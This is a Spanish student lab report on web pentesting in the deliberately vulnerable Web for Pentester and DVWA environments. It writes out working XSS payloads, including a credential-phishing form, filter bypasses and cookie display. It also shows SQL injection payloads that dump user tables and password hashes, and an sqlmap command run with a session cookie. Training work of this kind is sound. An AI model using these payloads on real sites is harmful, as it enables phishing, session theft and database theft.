Pentesting Web



Pentesting XSS y SQL Injection

A lo largo de este trabajo haremos difententes ejercicios de XSS y SQL injection en laboratorios preparados para ello. Estos laboratorios son "Web for pentester" y "DVWA". Como parte adicional haremos algún que otro ejercicio que no sea ni XSS ni SQL Injection y ejecutaremos un "Man in the Middle" con la herramienta "Burp Suite"

CIBERSEGURIDAD

HACKING ETICO

ERIC SUAREZ VAZQUEZ

22/04/2024

INDICE

1.	. We	b For Pentester	2
	1.1.	Instalación	2
	1.2.	XSS Reflejado y XSS Almacenado	3
	1.3.	Ejercicio 1 XSS	4
	1.4.	Ejercicio 2 XSS	6
	1.5.	Ejercicio 5 XSS	7
	1.6.	Ejercicio 3 XSS + Cookies de Usuario	
	1.7.	Ejercicio 1 SQL	9
	1.8.		11
2.	. DV	WA	
	2.1.	Instalación de DVWA	12
	2.2.	Ajuste de seguridad	13
	2.3.	Obtener resultados de la Base de Datos	
	2.4.	Niveles de Dificultad	
	2.5.	SQLMAP – Opcional	22
3.	Оро	cional	29
	3 1	Burn Suite Reneater	29

1. Web For Pentester

1.1. Instalación

Empezamos el trabajo descargando la imagen **preconfigurada** necesaria para la instalación en una máquina virtual, el primer paso es descargar la **ISO**, arrancarla después mediante una nueva VM y acceder por el navegador al índex para empezar a practicar con los tests.

En esta URL podemos descargar la ISO

https://pentesterlab.com/exercises/web_for_pentester/iso

Una vez arranque la VM **PentesterLab** podemos abrir el navegador web y colocar la **IP** de la **VM** (192.168.56.102) en la barra de direcciones, y hacer intro.

Para saber la IP de la VM puedes ejecutar el comando \$ ifconfig eth0

Si todo ha ido bien ya podremos ejecutar los ejercicios de Web for Pentester.



1.2. XSS Reflejado y XSS Almacenado

- Comenzamos describiendo que es XSS:

El XSS (Cross-Site Scripting) es una vulnerabilidad de seguridad bastante común en aplicaciones web que permite a un atacante ejecutar scripts maliciosos en el navegador de un usuario.

Existen dos tipos principales de XSS: Reflejado (Reflected XSS) y Almacenado (Stored XSS)

- XSS Reflejado

En este tipo de ataque, el código malicioso es **enviado al servidor web a través de una solicitud HTTP**, generalmente mediante **un enlace o un formulario**, además el servidor web procesa la solicitud y devuelve una respuesta que incluye el código malicioso, que es "**reflejado**" de vuelta al navegador del usuario.

El navegador interpreta el código como parte de la respuesta de la página web y lo ejecuta.

Los ataques de XSS reflejado son típicamente de corta duración y se originan a través de enlaces maliciosos que se comparten con las víctimas.

- Ejemplo XSS Reflejado:

http://www.ejemplo.com/buscar?query=<script>alert(';XSS Reflejado!');</script>

- XSS Almacenado

En este tipo de ataque, el código malicioso se almacena de forma persistente en el servidor web, por lo general en una base de datos, sistema de archivos o en algún otro tipo de almacenamiento, además este código malicioso es luego servido a todos los usuarios que acceden a la página web afectada, ya sea directamente o a través de ciertas acciones del usuario, como publicar comentarios en un foro o mensajes en un tablón de anuncios.

Los ataques de XSS almacenado pueden tener un impacto mucho **más grave** que los ataques de XSS reflejado, ya que pueden afectar a **todos los usuarios** que visitan la página web comprometida, no solo a aquellos que hacen clic en un enlace específico.

- Ejemplo XSS Almacenado

Dentro de un javascript: <script>alert('¡XSS Almacenado!');</script>

Conclusión:

La principal diferencia entre XSS Reflejado y XSS Almacenado radica en cómo se entrega y se ejecuta el código malicioso: en el primero, se "refleja" de vuelta al usuario a través de una respuesta del servidor, mientras que en el segundo, se almacena persistentemente en la página web y se sirve a todos los usuarios que acceden a ella.

- Información

 $\underline{https://es.stackoverflow.com/questions/306218/cual-es-la-differencia-entre-xss-stored-y-xss-reflected}$




1.3. Ejercicio 1 XSS

Este ejercicio 1 es de tipo reflejado ya que el payload lo añadiremos mediante la consulta HTTP, la variable a la que le inyectaremos el dicho payload es la variable "**name**"



En esa variable "**name**" añadiremos el siguiente payload instando al usuario a pasar su usuario y contraseña por un email determinado


Payload: <script> alert("Su cuenta requiere mantenimiento, por favor mande su usuario y contraseña al correo admin@gmail.com");</script>



Al clickar en el botón aceptar el mensaje desaparece, para hacer este ataque más molesto meteremos un bucle for infinito con el siguiente payload

Payload:

<script>for (;;) {alert("Su cuenta requiere mantenimiento, por favor mande su usuario y
contraseña al correo admin@gmail.com");}</script>




Por último añadiremos un form que pide al objetivo su usuario y contraseña, cuyos campos no pueden estar vacíos con el siguiente payload

Payload:

```
<form method="post" action="#">
  <label for="usuario">Usuario:</label>
  <input type="text" id="usuario" name="usuario" required="required">
  <br>
  <label for="contrasena">Contraseña:</label>
  <input type="password" id="contrasena" name="contrasena" required="required">
  <br>
  <input type="password" id="contrasena" name="contrasena" required="required">
  <br/>
  <input type="submit" value="Enviar">
  </form>
```

(En la URL es menos legible debido al cambio automático de caracteres especiales por %número)




1.4. Ejercicio 2 XSS

Entramos al ejercicio 2 e intentamos probar el mismo payload que hemos ejecutado en el ejercicio 1, pero no funcionará.

Payload fallido:


<script> alert("Example 2 Hackeado");</script>



Observamos que las llaves de script han sido borradas, a continuación probamos a escribir "script" pero con alguna diferencia entre mayúscula y minúscula por si el programa estuviera preparado para borrar la palabra "script" si la encontrara.

Payload:

<scriPt> alert("Example 2 Hackeado");</scriPt>



Observamos que con una diferencia mínima en la palabra el script se puede ejecutar perfectamente.

1.5. Ejercicio 5 XSS

En este ejercicio 5, un poco ya más avanzado, al detectar la palabra "**alert**" salta un error que nos impide ver el resultado

Payload fallido:

<scriPt> alert("Example 5 Hackeado");</scriPt>



¿Qué podemos hacer? Para conseguir mandar una alerta en este ejercicio, escribiremos la palabra "alert" mediante números y luego lo parsearemos a string, de la siguiente forma

Payload:

<script>eval(String.fromCharCode(97,

108, 101, 114, 116, 40, 39, 120, 115, 115, 110, 101, 119, 39, 41))</script> (En esta página encontramos los códigos de cada letra:


https://en.wikipedia.org/wiki/List of Unicode characters)



1.6. Ejercicio 3 XSS + Cookies de Usuario

Probamos unos de los anteriores payload que contenía la palabra "script" pero con una mayúscula para despistar, sin embargo, en el ejercicio 4 eso está corregido y aun así nos da error **Payload:**

<scriPt> alert("Example 3 Hackeado");</scriPt>



El programa encontrará la palabra script y la borrará, pero ¿qué pasará si escribimos un script dentro de otro? Lo haremos de la siguiente manera \rightarrow <scri<script>pt>

Payload:


<scri<script>pt>alert('xss')</scri</script>pt>



El script funciona perfectamente, pero se nos pide obtener las cookies del usuario, para ello, usaremos el siguiente payload con (document.cookie)

Payload:

<scri<script>pt>alert(document.cookie)</scri</script>pt>



En este caso al ser una URL de una máquina virtual no hay cookie de usuario pero esa sería la forma de sacar la cookie del usuario.

1.7. Ejercicio 1 SQL

Al igual que con los ejercicios de XSS, tenemos una variable "**name**" la cual nos servirá como vulnerabilidad para ejecutar una inyección de código, este ejemplo está sacando el registro de la base de datos según el nombre proporcionado.

Si añadimos un condicional como puede ser "or" y algo que siempre sea cierto como puede ser "1=1" esto sacará todos los registros de la base de datos ya que 1 siempre es igual a 1, tras ello, pondremos comentarios para evitar que haya más código posterior que moleste con --

Payload:


root' or 1=1 --'



Esta es una forma de sacar todos los registros de la base de datos, se nos plantea otro payload que es el siguiente

Payload:

root' OR ' 1 '=' 1




Este payload también funcionaría para obtener los registros de la base de datos.

La sentencia que el programa usa para la variable será de este estilo: SELECT * FROM users where name='[INPUT]'

Si al **payload** anterior le añadiésemos otra comilla final, la sintaxis estaría errónea y no sacaría ningún resultado.

Payload fallido:

root' OR ' 1 '=' 1'



Por último, se nos pide también probar un último payload que es el siguiente

Payload fallido:

root' OR ' 1 '=' 1 ' #

Usando dicho payload el resultado obtenido es erróneo y no saca ningún resultado



El propósito de usar un comentario al final, es para comentar el resto del código, la comilla en este caso que hay tras el payload añadido.

El problema aquí es la comilla que está entre el último 1 y el # que queda suelta ejecutando un error de sintaxis, si la eliminamos el **payload** funciona correctamente

Payload:

root' OR ' 1 '=' 1 #



Usar -- para este **payload** puede funcionar o no dependiendo de la base de datos, por ejemplo:

- MySQL y SQLite: Utilizan # para comentarios de una sola línea
- PostgreSQL, SQL Server, y Oracle: Utilizan -- para comentarios de una sola línea Probablemente esta herramienta use MySQL o SQLite para la base de datos ya que la intentar el **payload anterior** pero usando --, no saca todos los resultados esperados, solo root, que es el que concuerda.

Payload fallido:

root' OR ' 1 '=' 1 --



1.8. Ejercicio 2 SQL

Este ejercicio es peculiar ya que impide que existan espacios en blanco, si los hay, la sintaxis falla.



Lo que vamos a hacer para evitar esto es usar los comandos de espacio en blanco o tabulación sin espacios de la siguiente forma

Payload:

root'%09or%09'1'='1#



En este caso, el %09 mete una tabulación en el código pero no hay espacios en la sintaxis

2. DVWA

2.1. Instalación de DVWA

Seguiremos el siguiente tutorial para la instalación del laboratorio DVWA: Configuring DVWA Into Your Windows Machine | by Jay Pomal | Medium

Esta es mi configuración de dvwa y su base de datos

```
config.inc.php: Bloc de notas
Archivo Edición Formato Ver Ayuda
<?php
# If you are having problems connecting to the MySQL database and all of the variables below are correct # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
    Thanks to @digininja for the fix.
# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled
# Database variables
    WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
    Please use a database dedicated to DVWA.
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
  See README.md for more information on this.
$ DVWA = array();
$_DVWA[ 'db_server'
                               getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'ro
$_DVWA[ 'db_password' ] = '';
                            = 'root';
$_DVWA[ 'db_port']
                             = '3306';
# ReCAPTCHA settings
    Used for the 'Insecure CAPTCHA' module
```

Si todo funciona bien, veremos esta pantalla de Login a la cual entraremos con las siguientes credenciales






2.2. Ajuste de seguridad

Una vez estemos dentro del laboratorio, ejecutaremos diversas inyecciones para llegar a conseguir todos los datos de la base de datos de DVWA.

Antes de empezar, estableceremos el nivel de seguridad de la herramienta, cuanto mayor nivel, mayor dificultad para añadir nuestro **payload**, por el momento lo dejaremos un dificultad baja




Con el nivel ya ajustado, vamos a empezar a sacar información de la base de datos en el apartado de "**SQL Injection**"

2.3. Obtener resultados de la Base de Datos

La herramienta funciona de la siguiente manera:

Es un formulario donde le añadimos la ID de un usuario y nos muestra el nombre del usuario cuyo ID sea igual al seleccionado.



Con esto podemos deducir que la sentencia SQL será parecida a esta:

SELECT first_name, last_name FROM users WHERE user_id = '\$ id

Podemos sacar todos los usuarios a través de una consulta que siempre sea **verdadera**, como la siguiente:

1 'OR '0 '='0, ya que 0 siempre es igual a 0, esto saca todos los resultados de la base de datos

```
User ID: 1' OR ' 0 '=' 0
                              Submit
ID: 1' OR ' 0 '=' 0
First name: admin
Surname: admin
ID: 1' OR ' 0 '=' 0
First name: Gordon
Surname: Brown
ID: 1' OR ' 0 '=' 0
First name: Hack
Surname: Me
ID: 1' OR ' 0 '=' 0
First name: Pablo
Surname: Picasso
ID: 1' OR ' 0 '=' 0
First name: Bob
Surname: Smith
```

Para obtener información acerca de la base de datos podemos ejecutar los siguientes payload

- Para ver la versión de la base de datos: % 'OR 0 = 0 union select null, version() #

```
User ID:
                             Submit
ID: % ' OR 0 = 0 union select null, version() #
First name: admin
Surname: admin
ID: % ' OR 0 = 0 union select null, version() #
First name: Gordon
Surname: Brown
ID: % ' OR 0 = 0 union select null, version() #
First name: Hack
Surname: Me
ID: % ' OR 0 = 0 union select null, version() #
First name: Pablo
Surname: Picasso
ID: % ' OR 0 = 0 union select null, version() #
First name: Bob
Surname: Smith
ID: % ' OR 0 = 0 union select null, version() #
First name:
Surname: 10.4.25-MariaDB 🔫
```

- Ver el usuario de la base de datos: % 'OR 0 = 0 union select null, user () #

```
User ID:
                             Submit
ID: % ' OR 0 = 0 union select null, user () #
First name: admin
Surname: admin
ID: % ' OR 0 = 0 union select null, user () #
First name: Gordon
Surname: Brown
ID: % ' OR 0 = 0 union select null, user () #
First name: Hack
Surname: Me
ID: % ' OR 0 = 0 union select null, user () #
First name: Pablo
Surname: Picasso
ID: % ' OR 0 = 0 union select null, user () #
First name: Bob
Surname: Smith
ID: % ' OR 0 = 0 union select null, user ()
First name:
Surname: root@localhost
```


Lo que nos interesa principalmente es conocer todas las tablas de la base de datos, esto lo conseguimos con el siguiente **payload**

% 'and 1 = 0 union select null, table_name from information_schema.tables #

```
User ID:
                          Submit
ID: % ' and 1 = 0 union select null, table name from information schema.tables #
First name:
Surname: ALL PLUGINS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name
Surname: APPLICABLE ROLES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: CHECK_CONSTRAINTS
ID: % ' and 1 = 0 union select null, table name from information schema.tables #
First name:
Surname: COLLATIONS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: COLUMN_PRIVILEGES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: ENABLED_ROLES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
                                                                            Continua hacia
Surname: FILES
                                                                            abajo
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables
Surname: GLOBAL_STATUS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: GLOBAL_VARIABLES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: KEYWORDS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY CACHES
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: KEY_COLUMN_USAGE
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
Surname: OPTIMIZER_TRACE
ID: \% ' and 1 = 0 union select null, table_name from information_schema.tables #
First name:
Surname: PARAMETERS
ID: % ' and 1 = 0 union select null, table_name from information_schema.tables #
First name
Surname: PARTITIONS
```

Tras ejecutar el comando anterior encontramos una tabla que se llama "users", es una tabla interesante, ya que ahí estarán los datos de los usuarios que estén dentro de la base de datos. Antes de sacar todos los datos posibles de esta tabla, debemos conocer los campos de dicha tabla, eso lo conseguimos mediante el siguiente payload:

%' and 0=0 union select null, concat(table_name, 0x0a, column_name) from information_schema.columns where table_name = 'users' #




Observamos que existen varios campos muy interesantes como son el nombre, email y contraseña, ahora vamos a intentar sacar estos datos

Para ello, visualizaremos el contenido de los campos de la tabla usuario con el siguiente **payload:**


%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users # (0x0a es un intro, para separar lo datos y que sea más legible)

```
User ID:
                             Submit
ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
ID: %' and 0=0 union select null, concat(first name, 0x0a, last name, 0x0a, user, 0x0a, password) from users #
Surname: Gordon
Brown
e99a18c428cb38d5f260853678922e03
ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name
Surname: Hack
1337
8d3533d75ae2c3966d7e0d4fcc69216b
ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name:
Surname: Pablo
Picasso
pablo
.
0d107d09f5bbe40cade3de5c71e9e9b7
ID: %' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #
First name
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Sin embargo, la contraseña está cifrada, ahora debemos descifrarla podemos ir a una página encargada de descifrar los Hash MD5 como por ejemplo esta: <u>Desencripta hashes MD5, SHA1, MySQL, NTLM, SHA256, SHA512, Wordpress, Bcrypt gratis</u>



Y probamos desencriptar los Hashes



En este caso encontramos 4 de los 5 Hashes (en realidad encontramos los 5 porque existía un hash duplicado, el primer hash y el último eran idénticos), en concreto el hash de la contraseña de Pablo es el primero, por lo que la contraseña de Pablo es: **letmein**

2.4. Niveles de Dificultad

La herramienta cuenta con diferentes niveles de dificultad, en este caso al inicio hemos empezado por un seguridad baja para poder sacar los datos fácilmente.

Aun así podemos cambiar el nivel a medio para ver si podríamos sacar resultados de la base de datos.



Observamos que en el nivel intermedio el SQL Injection se complica ya que no es un formulario corriente, sino que la búsqueda se ejecuta mediante un select box con IDs ya establecidos




Esta vulnerabilidad sin embargo puede ser explotada mediante el método GET en la URL

localhost/DVWA-master/vulnerabilities/sqli/#

Ahora probaremos el nivel "Alto", en este nivel nos encontramos con un formulario en una pestaña aparte donde se ejecutan las búsquedas, sin embargo desde ahí se le pude añadir una inyección de código anterior para sacar información de los usuarios perfectamente.

Payload:

%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #



No es que sea muy seguro solo por añadir una pestaña más, pero ahí está.

Por último está el nivel **imposible** el cual como su nombre indica, no es posible de inyectar código, o al menos, es **muy complicado**, por más **payloads** anteriores que usemos, no funciona ninguno.



Payload fallido:


%' and 0=0 union select null, concat(first_name, 0x0a, last_name, 0x0a, user, 0x0a, password) from users #




2.5. SQLMAP – Opcional

SQLMAP es una herramienta ya preinstalada en **Kali** Linux diseñada para automatizar el proceso de **detección** y **explotación** de **vulnerabilidades** de **inyección SQL** en aplicaciones web.


Usaremos esta herramienta para intentar volver a sacar los datos que ya hemos obtenido anteriormente, para ello, iniciaremos nuestra máquina **Kali** con la herramienta **SQLMAP**, esta herramienta **Kali** debe estar en la misma red (ya sea **NAT** o **adaptador puente**) que el **XAMPP** para poder acceder al **DVWA**, en mi caso la máquina **Kali** está en **NAT** y podremos acceder al **DVWA** mediante la IP de mi ordenador personal donde está **XAMPP** levantado.




Recordamos que el usuario es "admin" y la contraseña es: "password", entramos y ejecutamos SQLMAP en Kali




SQLMAP necesita la cookie de sesión para poder obtener los registros de la base de datos, para obtener esta cookie, usaremos una herramienta ya conocida que es, "**Burp Suite**" que viene ya instalado en nuestra máquina **Kali.**



Cerramos la pestaña de Firefox que no nos sirve y nos dirigimos a la pestaña "**proxy**" de **Burp Suite**, desde aquí abriremos un navegador especial de esta herramienta para navegar de vuelta al laboratorio **DVWA**



Encendemos la interceptación y buscamos un usuario por ID, al clickar en el botón "**Submit**" nada ocurrirá ya que el proxy está interrumpiendo la conexión, hasta que nosotros no le demos permiso clickando en el botón "**Forward**" no continuará, pero lo que buscamos aquí es la cookie de la sesión que nos aparece en la consola de **Burp Suite**



Con la cookie obtenida, ejecutamos el siguiente comando de SQLMAP sqlmap -u "http://192.168.1.43/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit#" -- cookie="security=low; PHPSESSID=sm8far4v55abjc9fdb79cjsnb0" --schema -batch

Este comando nos sacará **TODAS** las tablas de información de la base de datos, en este caso saca muchísima información.

```
"s schamp = "http://solmap.org"

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Develop
ers assume no liability and are not responsible for any misuse or damage caused by this program

[4] starting @ 21:53:48 /2024-04-25/


[21:53:48] [INFO] testing connection to the target URL
[21:33:49] [INFO] testing if the target is protected by some kind of WAF/IPS
[21:53:48] [INFO] testing if the target is protected by some kind of WAF/IPS
[21:53:49] [INFO] testing if the target use content is stable
[21:53:49] [INFO] testing if Garameter 'id' is dynamic
[21:53:49] [INFO] testing if Garameter 'id' does not appear to be dynamic
[21:53:49] [INFO] testing if Garameter 'id' one some target and the injectable (possible obusing) like the back-end DBMS is 'MSQL') on you want to skip test payloads specific for other DB
MSASS [V/n] Y
[21:53:49] [INFO] testing if ORD polean-based blind - WHERE or HAVING clause
[21:53:49] (INFO) testing if WABPLING [INFO] testing if WABPLING is in WABPLING [INFO] testing if WABPLING is in WABPLING [INFO] testing if WABPLING is in WABPLIN
```

Además de todas las tablas de la base de datos entera y sus uniones con cada campo y su tipo



Nos centraremos en obtener las tablas de la base de datos llamada "dvwa" con el siguiente comando:

